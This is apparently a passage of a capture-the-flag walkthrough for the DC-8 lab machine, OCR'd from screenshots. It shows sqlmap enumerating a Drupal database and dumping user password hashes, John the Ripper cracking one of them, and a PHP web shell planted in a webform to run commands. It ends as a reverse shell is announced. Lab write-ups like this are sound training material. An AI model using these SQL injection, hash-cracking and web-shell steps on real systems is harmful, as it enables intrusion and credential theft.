


```
| users
| users_roles
```




```
| webform
| webform_component
| webform_conditional
| webform_conditional_actions |
| webform_conditional_rules   |
| webform_emails              |
| webform_last_download       |
| webform_roles               |
| webform_submissions         |
| webform_submitted_data      |
+-----------------------------+

[00:34:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/dc8'

[*] ending @ 00:34:10 /2019-09-23/

root@kali:~/pwn/dc8# sqlmap -r req.txt -D d7db --tables --batch
```

Sqlmap command to get selected database, tables and columns.




```
      Retrieve DBMS comments

  -D DB   DBMS database to enumerate

  -T TBL  DBMS database table(s) to enumerate

  -C COL  DBMS database table column(s) to enumerate

  -X EXCLUDECOL
          DBMS database table column(s) to not enumerate

  -U USER
          DBMS user to enumerate
```

Only dump selected columns.




```
Database: d7db
Table: users
[3 entries]
+-----+---------+---------------------------------------------------------+------------------------+
| uid | name    | pass                                                    | mail                   |
+-----+---------+---------------------------------------------------------+------------------------+
| 0   | <blank> | <blank>                                                 | <blank>                |
| 1   | admin   | $S$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtihYTIDC9QQqJi3ICg5z | dcau-user@outlook.com  |
| 2   | john    | $S$DqupvJbxVmqjr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF | john@blahsdfsfd.org    |
+-----+---------+---------------------------------------------------------+------------------------+

[00:39:13] [INFO] table 'd7db.users' dumped to CSV file '/root/.sqlmap/output/dc8/dump/d7db/users.csv'
[00:39:13] [INFO] fetched data logged to text files under '/root/.sqlmap/output/dc8'

[*] ending @ 00:39:13 /2019-09-23/

root@kali:~/pwn/dc8# sqlmap -r req.txt -D d7db --dump -T users -C uid,name,pass,mail
```

Crack hash using john.



```
root@kali:~/pwn/dc8# john -wordlist:/root/pwn/rockyou.txt hashes.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (Drupal7, $S$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
turtle           (john)
```


After being logged on, goto content -> contact us -> webform



Contact Us


Submitted by admin on Tue, 09/03/2019 - 16:15

Click details and edit



Label	Form key	Type	Value	Required	Operation
Name	name	Textfield	-	☑	Edit
Email Address	email_address	E-mail	-	☑	Edit
Details	details	Textarea	-	☑	Edit

Goto form settings, change text format to php code and insert malicious php code.




Confirmation message

```
<p>Thanks for taking the time to contact us. We shall be in contact soon.</p>

<?php

system($_GET['cmd']);

?>
```

Text format: PHP code

Going to the said url, we are able to execute a command



dc8/node/3/done?sid=1&cmd=id

Home » Contact Us

Details

- Welcome to DC-8
- Who We Are
- Contact Us

Navigation

- Add content

Contact Us


Start

Thanks for taking the time to contact us. We shall be in contact soon.

uid=33(www-data) gid=33(www-data) groups=33(www-data)


Go back to the form

Now it is time to send a remote shell back from target machine to attacking machine.



